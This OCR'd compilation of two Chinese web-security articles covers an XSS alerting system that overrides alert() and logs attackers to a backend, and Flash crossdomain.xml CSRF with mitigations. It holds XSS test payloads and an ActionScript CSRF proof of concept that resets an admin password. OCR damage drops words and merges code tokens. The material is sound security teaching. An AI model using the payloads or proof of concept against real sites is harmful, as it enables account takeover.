
现在我们再看下数据库:



已经导入到数据库里了。

OK,以上就是最普通的储蓄型 XSS 案例。为什么会出现这个问题呢,是因为 PHP 没有做好过滤。同时前端也没有做好过滤,这里会有人说前端做没用的,攻击者可以使用 burp 抓到此数据包,然后改包就可以绕过了。对,确实是这样。但是大伙从一开始就已经被误导了。想知道哪里被误导么,往下看。

这里我画个前端、Nginx、后端都做了过滤的图:




思维导图

URL:https://www.processon.com/view/link/56c486cde4b0e2317a8b6681

这里我们可以看到防火墙的第一道门是前端过滤 XSS 机制。也是目前被大家所熟知的过滤结构。而本章要说的是:为什么不把前端过滤 copy 或者 move 到后端过滤机制下呢?

这里是新型的过滤机制的图:



思维导图 URL:https://www.processon.com/view/link/56c4882ce4b0e5041c35ab53

这里我们在后端过滤机制的后面加上了前端过滤。为什么要这样做呢?

大家都知道前端过滤 XSS 是可以被抓包软件给修改的,所以是可以绕过,没有什么用。而 Nginx 过滤我相信大家都知道,很少有人愿意采用它,因为如果是做安全文章一类的话,是会被 Nginx 给抛弃当前的数据包的,也就是你发布的文章不会被存到数据库里,而且 Nginx 防御 XSS 模块并没有前端、后端那样简单方便,需要配置的东西很多。也导致了很多管理员不在 Nginx 安全上下功夫,即使管理员配置了 Nginx 过滤 XSS 模块,也可以绕过。

利用 Nginx 的一处逻辑缺陷(详情:http://www.freebuf.com/articles/web/61268.html)文章里的 0x03 小节:利用 Nginx&Apache 环境 bug 来实现攻击),至于后端过滤机制肯定会有

不严谨的时候,不然也而不会导致那么多 XSS 漏洞了。所以当攻击者输入的 XSS 字符串绕过了前端、Nginx、后端的话,那么就会直接导入到数据库中。那么这个时候后端传来的数据就不可信了。而如果我们在前端显示后端传来的数据时加了过滤会怎么样呢,答案是 verygood。当然了,这里有个前提,是前端显示后端传来数据的时候使用的是 AJAX 方法,而不是类似 ThinkPHP 这样在模板里调用。确切的说:此方法只针对于 API 接口

现在我们来做一个测试,之前的代码就是使用了 AJAX 方法,而

defenderXssTest_GetData.php 和 defenderXssTest_QueryData.php 就类似于后端的 API 接口。我们现在在原有的基础上添加一些代码:

下面是前端过滤 XSS 的代码,取自于百度 FEX 前端团队的 Ueditor 在线编辑器 :

```
functionxssCheck(str,reg){
    returnstr ? str.replace(reg ||/[&<">']|(?:(amp|lt|quot|gt|#39|nbsp|#\d+);)?/g,function (a, b) {
        if(b){
            returna;
        }else{
            return{
                '<':'&lt;',
                '&':'&amp;',
                '"':'&quot;',
                '>':'&gt;',
                "'":'',
            }[a]
        }
    }): '';
}
```


然后我们在原有代码的基础上添加 xssCheck()函数就行了。如下 :

```
<!DOCTYPEhtml>
<html>
<head>
    <metacharset="utf-8">
    <title>前端防御 XSS#Demo1</title>
</head>
<body>
```


```
    <inputtype="text" name="xss">

    <inputtype="submit" value="提交"id="xssGet">

</body>
<scripttype="text/javascript"src="/Public/js/library/jquery.js"></script>
<script>
    $("#xssGet").click(function(){
    $.ajax({
        url:'/defenderXssTest_GetData.php',
        type:'get',
        dataType:'text',
        data:"xss="+$('input:first').val(),
        cache:false,
        async:false,
    })
    .done(function(){
        $.ajax({
            url:'/d    efenderXssTest_QueryData.php',
                type:'post',
                dataType:'text',
                cache:false,
                async:false,
            })
            .done(function(data){
                $("body").append(xssCheck(data));
            })
        })
    });
    functionxssCheck(str,reg){
        returnstr ? str.replace(reg ||/[&<">']|(?:(amp|lt|quot|gt|#39|nbsp|#\d+);)?/g,function (a, b) {
            if(b){
                returna;
            }else{
                return{
                    '<':'&lt;',
```

```
                '&':'&amp;',
                '"':'&quot;',
                '>':'&gt;',
                "'":'''',
            }[a]
        }
    }): '';
  }
</script>
</html>
```

现在我们来输入 XSS 字符串看看：



变成了这个样子。我们再去数据库里看下：




的确是完整的 XSS 字符串,但是前端过滤了,导致此 XSS 没有用武之地。

所以前端开发人员只需要在网站的 base.js 代码里把过滤 XSS 的函数写进去,再把每一个 ajax 传过来的数据加上函数就可以了。

0 x02：前端报警机制

这里的报警机制不能说特别的完整,是可以绕过的。那这个报警机制到底有何用处呢?就是在攻击者测试的时候发现及报警。

我们都知道测试 XSS 的时候和装逼的时候,攻击者会输入()函数,而之前的过滤方式,都是使用正则匹配,从而导致正则过长,匹配不易,运行过慢等问题。而现在我们完全可以重写函数来让攻击者在测试的时候,使用的是我们已经重写后的函数,这样做的好处是:当当前的参数不存在 XSS 的时候,这些函数是不会被触发的。而当当前参数存在 XSS 的时候,攻击者会依次输入:woaini->查看是否在源码里输出->woaini<>->查看<>有没有被过滤->输入<script>alret(1)</script>或者<imgsrc="test" onerror="(1)"/>->使用了我们重写的函数->触发报警机制。这样说可能有些人看不懂,下面是我画的图:



思维导图:https://www.processon.com/view/link/56c55805e4b0e5041c39261f

让我们来看下具体的代码吧 :

```
varbackAlert = ;        //把赋值给 backAlert,当后面重写时,避免照成死循环,照成溢出错误。

window.= function(str){            //重写函数

    backAlert(str);

    console.log("已触发报警,将数据发送到后台");
```

```
}
```

再把 console.log 换成 ajax 把数据发送给后台应用。后台接受的时候记得做过滤。前端代码记得加密,防止攻击者看出意图从而导致绕过,不触发报警。因为可能有些公司、个人网站已经有了自己的攻击报警系统、智能日志检索系统,我也就不再写了。把 ajax 发送的数据过滤后存到数据库里,再显示就行了。可以根据自己现有的框架进行开发,思路上面已经了,不难理解,代码也不难写。如果你不会或者说是不想写,可以等到我下一篇的文章。到时候里面会有全部的源代码。

0 x03：前端报警机制之前端要做的事

其实标题应该改成“XSS 报警机制”的,因为在这一章里使用了大量的后端代码。但是第一章的标题都出来了,也没法改了。

前端要做的事情在第一章的时候就已经说了,代码如下:

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4      <meta charset="utf-8">
5      <title>前端防御XSS#Demo1</title>
6  </head>
7  <body>
8      <input type="text" name="xss">
9      <input type="submit" value="提交" id="xssGet">
10 </body>
11 <script type="text/javascript" src="/Public/js/library/jquery.js"></script>
12 <script>
13     $("#xssGet").click(function(){
14         $.ajax({
15             url: '/defenderXssTest_GetData.php',
16             type: 'get',
17             dataType: 'text',
18             data: "xss="+$('input:first').val(),
19             cache:false,
20             async:false,
21         })
22         .done(function() {
23             $.ajax({
24                 url: '/defenderXssTest_QueryData.php',
25                 type: 'post',
26                 dataType: 'text',
27                 cache:false,
28                 async:false,
29             })
30             .done(function(data) {
31                 $("body").append(data);
32             })
33         })
34     });
35     var backAlert = alert;
36     window.alert = function(str){
37         backAlert(str);
38         console.log("已触发报警,将数据发送到后台");
39     }
40 </script>
41 </html>
```

现在我们就是针对第 38 行进行修改,改成我们后台接受的 APIURL。就像这样:

```
var backAlert = alert;
window.alert = function(str){
    backAlert(str);
    new Image().src = 'http://fecm.cn/Api/addVul/';
}
```

对，就这一行。没有其他代码。在实际的线上环境中，也只需要上面 5 行。可以直接 copy 到您的线上环境中，记得把倒数第二行的 url 改成自己的地址就行了。难道就那么简单？不，后面还会一点前端代码

0×04：前端报警机制之数据库要做的事

一共两个表。fecm_user 和 fecm_bugdata。

fecm_user 的字段信息如下：

新建 保存 另存为 添加栏位 插入栏位 删除栏位 主键 上移 下移

栏位 索引 外键 触发器 选项 注释 SQL 预览

名	类型	长度	小数点	不是 null	
id	int	20	0	☑	🔑1
name	varchar	60	0	☑	
md5name	varchar	32	0	☑	
password	varchar	32	0	☑	
email	varchar	60	0	☑	
create_date	date	0	0	☑	

name 为管理员账户名

md5name 为 3 次 name 值的 md5

password 为 3 次密码的 md5

email 为管理员邮箱

create_date 为管理员创建时间

为了安全起见（其实就是懒）没有写添加管理员的，自行在数据库里添加

fecm_bugdata 的字段信息如下：

对象 | * fecm_bugdata @fecm (fec... | fecm_bugdata @fecm (fecm...

新建 保存 另存为 添加栏位 插入栏位 删除栏位 主键 上移 下移

栏位 | 索引 | 外键 | 触发器 | 选项 | 注释 | SQL 预览

名	类型	长度	小数点	不是 null	
id	int	20	0	☑	1
url	varchar	300	0	☑	
category	varchar	100	0	☑	
cookies	varchar	2000	0	☑	
ua	varchar	200	0	☑	
hxff_ip	varchar	100	0	☑	
hci_ip	varchar	100	0	☑	
ra_ip	varchar	100	0	☑	
time	date	0	0	☑	
fixes	varchar	2	0	☑	

默认: '0'
注释: 0为未修复，1为已修复
字符集: utf8
排序规则: utf8_general_ci
键长度:
☐ 二进制

url 为漏洞的 url 地址

category 为漏洞类型

cookies 为攻击者的 cookies

ua 为攻击者的 User-Agent

hxff_ip 为攻击者的 HTTP_X_FORWARDED_FOR

hci_ip 为攻击者的 HTTP_CLIENT_IP

ra_ip 为攻击者的 REMOTE_ADDR

time 为攻击者攻击的时间

fixes 为漏洞是否修复(0 为未修复,1 为已修复)

0x05：前端报警机制之后端要做的事

因为后端代码太多,所以我就说一些核心的后端处理代码。

在 0x01 节里,有个核心的代码是 newImage().src = 'http://fecm.cn/Api/addVul/';

接下来我们来说说这个 Api 的处理方式(ThinkPHP 代码) ：

```
publicfunction addVul(){
```

```
if(I('get.category','','int')== ""){
    $this->ajaxReturn(array(
        "typeMsg"=> "error",
        "msgText"=> "漏洞类型错误",
    ));
}
switch(I('get.category','','int')) {
    case'1':
        $vul['category']= "触发 alret 函数";
    break;
    case'2':
        $vul['category']= "发现不在白名单里的第三方 JavaScript 资源";
    break;
    default:
        $this->ajaxReturn(array(
            "typeMsg"=> "error",
            "msgText"=> "漏洞类型错误",
        ));
        break;
}
if($_SERVER['HTTP_X_FORWARDED_FOR']=== null){
    $vul['hxff_ip']= "攻击者没有通过代理服务器访问";
}else{
    $vul['hxff_ip']= I('server.HTTP_X_FORWARDED_FOR');          //获取攻击者的 HTTP_X_FORWARDED_FOR
}
if($_SERVER['HTTP_CLIENT_IP']=== null){
    $vul['hci_ip']= "攻击者数据包头部没有 HTTP_CLIENT_IP";
}else{
    $vul['hci_ip']= I('server.HTTP_CLIENT_IP');//获取攻击者的 HTTP_CLIENT_IP
}
```

```
    $vul['ra_ip']= I('server.REMOTE_ADDR');      //获取攻击者的 REMOTE_ADDR

    $vulcookie = I('cookie.');            //获取攻击者的 cookies

    for($i= 0;$i<count($vulcookie);$i++){

        $vul['cookies'].=array_keys($vulcookie)[$i].'='.$vulcookie[array_keys($vulcookie)[$i]].';'; //拼接成方便查看
的 cookies 格式

    }

    $vul['url'] = I('server.HTTP_REFERER');      //获取攻击者攻击成功的 url

    $vul['ua'] = I('server.HTTP_USER_AGENT'); //获取攻击者的 User-Agent

    $vul['time'] = date("Y-m-d");        //获取攻击者攻击的时间

    $vul['fixes']= 0;            //默认为漏洞未修复

    $bugData= M('bugdata'); //连接 fecm_bugdata 数据库

    $bugData->data($vul)->add();         //添加到数据库中

}
```

因为这里是接受攻击信息,不能有管理员验证。

后台有一个数据库可视化的表格,这里我使用的 Chart.js,下面是后端代码 ：


```
publicfunction index(){

    $reportForm= M('bugdata');            //连接 fecm_bugdata 数据库

    $dateTimeLabels= [];
    $dateTimeTotal= [];

    for($i= 0;$i < 7;$i++){ //获取近 7 天的数据

        $time= date("Y-m-d",strtotime(-$i." day"));
        array_unshift($dateTimeLabels,$time);
        $data['time']= array('like','%'.$time.'%');
        array_unshift($dateTimeTotal,$reportForm->where($data)->count());
    }

    $reportForm= json_encode(["Labels" => $dateTimeLabels,"Total"=> $dateTimeTotal]);       //转化成 json 格式
```


```
    $this->assign('reportForm',$reportForm)->assign('total',total());      //交给前端模块

    $this->display();            //前端页面生成

}
```

前端代码 ：

```
varlineChartData = {
    labels:eval({$reportForm})['Labels'],
    datasets: [{
        fillColor: "rgba(151,187,205,0.5)",
        strokeColor: "rgba(151,187,205,1)",
        pointColor: "rgba(151,187,205,1)",
        pointStrokeColor: "#fff",
        data: eval({$reportForm})['Total']
    }]
}
varmyLine = newChart(document.getElementById("Statistics").getContext("2d")).Line(lineChartData);
```


实际的效果图:





0x06:让我们实际测试一下

代码就用 0x01 节的代码。我们输入<script>(1)</script>。看一下:



我们再去平台看一下:

成功显示了。

0x07：检测第三方 js 资源是否为 xss 脚本

这一节需要用到之前长短短分享的代码 ：

```
for(vari=0,tags=document.querySelectorAll('iframe[src],frame[src],script[src],link[rel=stylesheet],object[data],
embed[src]'),tag;tag=tags[i];i++){
   var a = document.createElement('a');
   a.href= tag.src||tag.href||tag.data;
   if(a.hostname!=location.hostname){
      console.warn(location.hostname+'发现第三方资源['+tag.localName+']:'+a.href);
   }  }
```

但是他这里只是在 console 里显示,没有进一步的操作,而且他这里同时检测了 iframe、frame、script、link、object、embed 标签,对我们来说只需要 script 标签就行了,于是我重写了这段代码,首先我们需要一个白名单列表,用于放置网站允许第三方加载的 url 地址 ：

```
varscriptList = [
   location.hostname,
]
```

这里只是默认的只允许当前域名加载,打击爱可以根据自己的需要添加。

然后就是获取当前网页的所有 script 标签 ：

```
varwebScript = document.querySelectorAll('script[src]');
```

在把当前的地址赋值 varwebHost =location.hostname;至于为什么不放在 for 循环里,因为根据 js 优化规则,for 循环里避免多次一样的赋值。

接下来就是 for 循环里的代码了 ：


```
for(vari = 0;i < webScript.length;i++){
   var a = document.createElement('a');          //建立一个新的 a 标签,方便取值
   a.href= webScript[i].src;              //把 script 里的 src 赋值给 a 标签里的 href 属性
      if(a.hostname!= webHost){          //对比,是否为第三方资源
      for(varj = 0;j < scriptList.length;j++){
         if(a.hostname!= scriptList[i]){            //判断当前的第三方资源是否在白名单里
            newImage().src = 'http://fecm.cn/Api/addVul/category/2';          //发送给 FECM
         }
```

```
        }
    }
}
```

这里我做了一个测试,加载 hi.baidu.com 的资源:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>前端防御XSS#Demo1</title>
</head>
<body>
    <input type="text" name="xss">
    <input type="submit" value="提交" id="xssGet">
</body>
<script type="text/javascript" src="/Public/js/library/jquery.js"></script>
<script type="text/javascript" src="http://hm.baidu.com/h.js?9fc41da6a2322bdd80563c9d5a4bdb1d"></script>
<script>
```

刷新后,打开 FECM 平台,看一下:



0x08：结语

之前 EtherDream 已经说了前端防火墙了,只是他做的是防御,而我是不防御(也可以防御)直接报警。然后人工修复代码。因为虽然你防御住了,但是后端漏洞还在那,而触发报警机制后就可以进行人工修复。不是说 EtherDream 写的不好,反之非常好,在他的基础上也可以修改成前端报警机制,不过我还是喜欢让攻击者高兴几十分钟后,就懵逼的样子。在 EtherDream 的代码中有一个很棒的代码片段,他使用了内联事件监听了 onclick 等 on 事件,可以近一步的监听到黑客的操作。因为版权问题,我不方便把代码贴到本文中,毕竟是别人的思想结晶。想了解的话可以去查看:

http://fex.baidu.com/blog/2014/06/xss-frontend-firewall-1/ 本来打算采用 ED 的 on 事件拦截代码的,但是发现 on 事件在程序里也会大量使用,索性就没有添加。使用时记得在

Application\Home\Conf\config.php 改下配置(我已经全部加了注释,即使不会 thinkphp 的也可以搭建)个人代码写的没有多好,思路可能也比较烂。如果您有什么意见欢迎提出来,我会进一步修改的。

下载地址:https://github.com/BlackHole1/Fecm

Author：Black-Hole

Blog：bugs.cc

Github：https://github.com/BlackHole1/

Twitter：https://twitter.com/Free_BlackHole

Email：158blackhole@gmail.com

从白帽子角度谈 Flash 安全

作者：阻圣

原文来源：【安全客】http://bobao.360.cn/learning/detail/3133.html

前言

Flash 攻击技术一直以它的不为人知性而深受黑客追捧，本文从白帽子角度介绍 Flash 安全，从 Flash 漏洞产生的原因到漏洞的挖掘之路，希望能帮助到大家，水平有限，如有不足还请指出。

配置不当出 CSRF

Flash 跨域唯一的限制就在 crossdomain.xml 这个文件，它限制了 flash 是否可以跨域读写数据以及允许从什么地方跨域读取数据，如果配置不当就会产生 CSRF 漏洞。

下图展示了网易博客的 crossdomain.xml

挖掘 Flash CSRF 思路

既然形成 Flash CSRF 的原因在于 crossdomain.xml，我们首先就来打开 crossdomain.xml，查看是否允许跨域，允许了哪些站点跨域。

allow-access-from 选项就是用来限制哪些域可以进行跨域请求数据。

经典的漏洞配置：


```
<allow-access-from domain="*"/>
```

允许所有域进行跨域请求数据。

Flash CSRF 漏洞利用

发现漏洞后，可以要测试一些是否有危害了，要是影响不大肯定又要忽略了。所以我们肯定先要证明一下漏洞确实存在并且有危害的。

首先找到一个存在 csrf 的页面：



我们找到一个地方插入 flash，管理访问我们的页面就会执行我们写的脚本了。下面看演示，我们来写一个管理访问我们的页面时，就修改用户 admin 的密码为 test123。

利用代码：

```
var url:String = "http://www.test.com/csrfdemo.php";
var datapost:String = "username=admin&password=test";
var _request:URLRequest = new URLRequest();
_request.url = url;
_request.method = URLRequestMethod.POST;
_request.data = datapost;
sendToURL(_request);
```

这里我们为了演示清楚，flash 显示的就是一个长方形框。

然后我们看一下数据库情况：

可以看见访问前密码是 123456，访问后密码变成 test123，利用成功。

Flash CSRF 防御

很多小伙伴提交漏洞的时候，在漏洞修复建议的地方往往就填个你懂的，其实我们描述清楚，肯定会减少审核人员的工作量，让他们更容易理解，这样绝对有加分滴。

其实 Flash CSRF 修复建议也很简单，配置好 crossdomain.xml 文件，将权限限制到子域。

